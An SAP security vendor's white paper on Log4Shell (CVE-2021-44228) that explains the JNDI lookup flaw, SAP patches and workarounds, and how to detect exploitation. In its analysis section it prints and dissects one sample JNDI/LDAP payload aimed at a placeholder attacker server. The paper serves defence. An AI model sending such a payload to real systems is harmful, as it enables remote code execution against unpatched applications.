LAYER SEVEN SECURITY

SECURING SAP® SOLUTIONS FROM LOG4SHELL

MITIGATING AND DETECTING LOG4SHELL IN SAP APPLICATIONS

WHITE PAPER

SECURING SAP SOLUTIONS FROM LOG4SHELL

MITIGATING AND DETECTING LOG4SHELL IN SAP APPLICATIONS

CONTENTS

SECTION 1

INTRODUCTION

Log4JShell is regarded as one of the most dangerous security vulnerabilities in decades. It can be exploited remotely with minimal complexity and without authentication to execute arbitrary code that could lead to the complete compromise of vulnerable applications.

Log4Shell impacts Log4J, a widely installed open-source Java logging utility, developed and maintained by the Apache Software Foundation. Since its initial release in January 2001, Log4J has been superseded by newer utilities such as log4net and SLF4J. However, since backwards compatibility is an important principal in Java, older and rarely-used utilities are seldom deprecated. Therefore, these utilities continue to be bundled in newer versions and releases of Java.

Log4J versions 2.14.1 and lower support remote message lookup substitution using the Java Naming and Directory Interface (JNDI) Application Programming Interface (API). Message lookup substitutions are used modify the Log4J configuration with dynamic values. The default setting for the JNDI property in Log4J enables values to be retrieved from remote sources.

A zero-day vulnerability impacting the message lookup feature via JNDI in Log4J was discovered and reported by security researchers to the Apache Foundation on November 24, 2021. A detailed analysis of the Remote Code Execution (RCE) vulnerability is provided in section 2. The vulnerability was patched by Apache on December 6 and published in the National Vulnerability Database on December 12 as CVE-2021-44228[1] , also known as Log4Shell. A POC for the vulnerability was published on GitHub. CVE-2021-44228 has the maximum possible CVSS score of 10.0/10.0. The attack complexity is classified as low, requiring no privileges or user interaction.

Log4Shell was added to the Known Exploited Vulnerabilities (KEV) Catalog by the Cybersecurity and Infrastructure Security Agency (CISA)[2] due to evidence of widespread active exploitation of the vulnerability by multiple threat actors. This includes nation state groups originating from China, Iran, Russia and North Korea. According to some reports, threat actors are exploiting the vulnerability to deploy ransomware payloads or to gain access to target networks. The access is then brokered to other threat actors.

Log4J is bundled in multiple SAP solutions including products such as SAP HANA and SAP Process Orchestration. Section 3 provides guidance for identifying impacted SAP solutions and implementing relevant SAP security notes. Log4Shell emphasizes the dangers of open-source components bundled in enterprise applications. Open-source software is widely used in commercial tools including security applications and is often developed and maintained by unpaid volunteers with limited security expertise.

Exploitation attempts for Log4Shell can be identified through the detection of known signatures and indicators of compromise. Detection methods are discussed in section 4. This includes detecting obfuscations and bypass methods.

[1] National Vulnerability Database CVE-2021-44228

https://nvd.nist.gov/vuln/detail/CVE-2021-44228

[2] Alert (AA21-356A) - Mitigating Log4Shell and Other Log4j-Related Vulnerabilities

https://www.cisa.gov/uscert/ncas/alerts/aa21-356a

SECTION 2 ANALYSIS

Log4Shell targets JNDI lookups in log messages that are resolved by Log4J. User input in the form of malicious strings passed through JNDI force Log4J to query remote LDAP or other servers, download serialized Java code from the servers, and execute the code during deserialization. Such Remote Code Execution (RCE) attacks are enabled by support for message lookup substitution in Log4J.


The original and most common payload schema for Log4Shell attacks follows the structure below, delivered within HTTP headers or URL requests.

${jndi:ldap://attackerserver.com:1389/a}

- ${ Open tag for the log4j message lookup
- jndi: Message resolution using JNDI
- ldap://: JNDI request resolution using the LDAP protocol
- attackerserver.com: The target host for resolution via DNS
- :1389: The target port on the host
- /a: The path for the target host
- }: Closing tag for the log4j message lookup

The Log4Shell exploit chain is illustrated in the diagram below, developed by the Swiss Government Computer Emergency Response Team.

Figure 2.1 log4j Shell



The payload schema has multiple known obfuscation techniques or bypass methods, developed by threat actors to avoid detection by signature-based security solutions. This includes the use of lower and upper case commands within malicious strings, system environment variables, Unicode characters, system properties, and URL encoding. Log4Shell exploits have also been detected targeting protocols other than LDAP, including Domain Name Service (DNS) and the Java Remote Interface (RMI).


SECTION 3 REMEDIATION

Java applications using vulnerable Log4J versions can be detected by scanning the relevant .class files in .jar packages in directories. Log4Shell impacts the log4j-core JAR file. The log4j-api JAR file is not impacted. Message lookup substitution is disabled by default in Log4j 2.15.0. It has been removed altogether from 2.16.0. However, both 2.15.0 and 2.16.0 are vulnerable to Denial of Service (DOS) attacks. Version 2.17.0 is vulnerable to another RCE. Therefore, Log4J should be upgraded to version 2.17.1. This version disables JNDI by default and removes the message lookup feature.

For some versions of Log4J, a workaround may be applied to disable the loading of external code via JNDI using the setting *true* for the JVM parameter *log4j2.formatMsgNoLookups*. SAP Note 3129883 includes the instructions below for maintaining the parameter in SAP Java installations. However, the workaround does not prevent remote code execution in all situations.

- Open Config Tool "\usr\sap\<SID>\<instnr>\j2ee\configtool/configtool.sh (Unix) or configtool.bat (Windows)".
- Choose "View" -> Expert Mode.
- Navigate to "cluster-data" -> template -> in the right pane click on "VM Parameters" -> System.
- Add "New" parameter with name "log4j2.formatMsgNoLookups" and value "true".
- Maintain the same parameter and value also in instance(s) level: cluster-data -> template -> instance.
- Save Config Tool.
- Restart J2EE Engine Cluster.

Figure 3.1 Log4j JVM Parameter




URL filtering using Web Application Firewalls (WAF) or the SAP Web Dispatcher can also be deployed to protect vulnerable applications. The Web Dispatcher is an application gateway for web-based protocols in SAP landscapes. However, URL filtering will not block malicious requests with nested Log4Shell payloads unless blocking rules include all known obfuscations. The rules can be applied via a route permission table maintained in the ptabfile of the Web Dispatcher. For detailed instructions, refer to SAP Web Dispatcher as a URL Filter at the SAP Help Portal.[3]

SAP solutions impacted by Log4Shell are detailed in SAP's official response[4]. As of December 26, 2021 SAP had provided patches for products including SAP HANA XS Advanced (XSA) Runtime and XSA Cockpit, Process Orchestration, and Landscape Management. Patches were pending for multiple solutions including SAP Business One, Commerce, PowerDesigner, and Web IDE for HANA. Workarounds are provided for some of the unpatched solutions via Knowledge Based Articles (KBA). The central security note 3131047 consolidates Log4Shell patches for SAP products.[5]

The implementation status of Log4Shell patches for SAP solutions should be monitored using System Recommendations (SysRec) in SAP Solution Manager.[6] SysRec automates the discovery of security notes for SAP products and connects directly to SAP Support to download required patches based on the availability of Log4J components in impacted systems. SysRec also integrates with Change Request Management (ChaRM) in SAP Solution Manager for the implementation of the required patches.

Figure 3.2 SAP System Recommendations



Technical System	Note Number	Short text	Release Date	Application Component	Priority	Support Package	Category	Security Category	Implementation Status
JS4~JAVA	3131047	[CVE-2021-44228] Central Security Note for Remote Code Execution vulnerability associated with Apache Log4j 2 component	12/27/2021	XX-SER-SN	1 - HotNews		A - Program error	P - Patch Day Notes	New
JS4~JAVA	3132162	[CVE-2021-44228] Remote Code Execution vulnerability associated with Apache Log4j 2 component used in SAP BTP API Management (Tenant	12/24/2021	OPU-API-OD-DT	1 - HotNews		A - Program error	P - Patch Day Notes	New
JS4~JAVA	3130578	[CVE-2021-44228] Remote Code Execution vulnerability associated with Apache Log4j 2 component used in SAP BTP Cloud Foundry	12/21/2021	BC-CP-CF-RT	1 - HotNews		B - Consulting	P - Patch Day Notes	New
JS4~JAVA	3132744	[CVE-2021-44228] Remote Code Execution vulnerability associated with Apache Log4j 2 component used in SAP BTP Kyma	12/21/2021	BC-CP-XF-KYMA	1 - HotNews		Y - Help for error analysis	P - Patch Day Notes	New
JS4~JAVA	3102769	[CVE-2021-42063] Cross-Site Scripting (XSS) vulnerability in SAP Knowledge Warehouse	12/14/2021	KM-KW-HTA	2 - Correction with high priority	SP019	A - Program error	P - Patch Day Notes	New
JS4~JAVA	3077635	[CVE-2021-40498] Denial of service (DOS) in the SAP SuccessFactors Mobile Application for Android devices	12/14/2021	LOD-SF-FWK	2 - Correction with high priority		A - Program error	P - Patch Day Notes	New
JS4~JAVA	3080567	[CVE-2021-38162] HTTP Request Smuggling in SAP Web Dispatcher	9/14/2021	BC-CST-WDP	2 - Correction with high priority	SP827	A - Program error	P - Patch Day Notes	New
JS4~JAVA	3082219	[CVE-2021-21489] Cross-Site Scripting (XSS) vulnerability in SAP NetWeaver Enterprise Portal	9/14/2021	EP-PIN-PRT	3 - Correction with medium priority	SP019	A - Program error	S - Support Package Notes	New
JS4~JAVA	3078609	[CVE-2021-37535] Missing Authorization check in SAP NetWeaver Application Server for Java (JMS Connector Service)	9/14/2021	BC-JAS-JMS	1 - HotNews	SP019	A - Program error	P - Patch Day Notes	New
JS4~JAVA	3051787	[CVE-2021-38177] Null Pointer Dereference vulnerability in SAP CommonCryptoLib	9/14/2021	BC-IAM-SSO-CCL	2 - Correction with high priority	SP822	A - Program error	P - Patch Day Notes	New
JS4~JAVA	3081888	[CVE-2021-37531] Code Injection vulnerability in SAP NetWeaver Knowledge Management (XMLForms)	9/14/2021	BC-ESI-WS-JAV-RT	1 - HotNews	SP019	A - Program error	P - Patch Day Notes	New

[3] SAP Web Dispatcher as a URL Filter
https://help.sap.com/viewer/109ccbef6c5310148407a83dc873edbb/7.0.38/en-US/489ac19148c673e8e10000000a42189b.html

[4] SAP's Response to CVE-2021-44228 Apache Log4j Vulnerability https://support.sap.com/content/dam/support/en_us/library/ssp/my-support/trust-center/sap-tc-01-5025.pdf

[5] Note 3129883 - CVE-2021-44228, CVE-2021-45046, CVE-2021-45105 - AS Java Core Components' impact for Log4j vulnerability
https://launchpad.support.sap.com/#/notes/3129883

[6] System Recommendations
https://support.sap.com/en/alm/solution-manager/processes-72/system-recommendations.html

SECTION 4 DETECTION

Log4Shell exploitation attempts have been observed from multiple threat actors including nation state actors. The attempts are profiled and source IP addresses, hosts and domains for known attacks are routinely added to Indicator of Compromise (IOC) feeds for application and network firewalls and intrusion prevention systems.[7] Suspicious egress (outgoing) connections for LDAP services should be monitored and investigated. Monitoring post-exploitation activity is also recommended since it may reveal successful Log4Shell exploits. This includes Java processes that trigger the execution of system commands through shells or utilities, attempts to persist malware through systemd or crontabs, and the execution of network utilities and packages.

The Cybersecurity Extension for SAP detects Log4Shell signatures at each stage of the attack lifecycle[8]. The SAP-certified addon identifies and alerts for suspected attack payloads sent to applications through malicious URL requests, including known obfuscations and bypass methods. The Cybersecurity Extension for SAP integrates with System Recommendations to identify vulnerable, unpatched systems and components. It also detects post-exploitation activities and anomalies at both the system and host level such as configuration, group, role, permission and user changes, kernel events, file system mounts, root commands, and modifications to crontabs, files, scripts and the network environment. The solution supports rapid response for suspected attacks through automated procedures for alert handing. Also, it integrates alerts with Security Information Event Management (SIEM) systems for centralized security monitoring.

[7] Log4Shell-IOCs

https://github.com/curated-intel/Log4Shell-IOCs

[8] Cybersecurity Extension for SAP

https://layersevensecurity.com/cybersecurity-extension-for-sap/

LAYER SEVEN SECURITY

Layer Seven Security is an SAP Partner and an industry leader in the provision of security solutions and services for SAP platforms. The organization is recognized as one of the Top Ten SAP Solution Providers of 2018 and Top 25 Cybersecurity Companies of 2020.

The SAP-certified Cybersecurity Extension for SAP delivers advanced vulnerability management, threat detection and incident response to secure SAP systems from cyber attack.

CONTACT US

Westbury Corporate Centre
Suite 101, 2275 Upper Middle Road
Oakville, Ontario, L6H 0C3
Canada

www.layersevensecurity.com
info@layersevensecurity.com

SAP Partner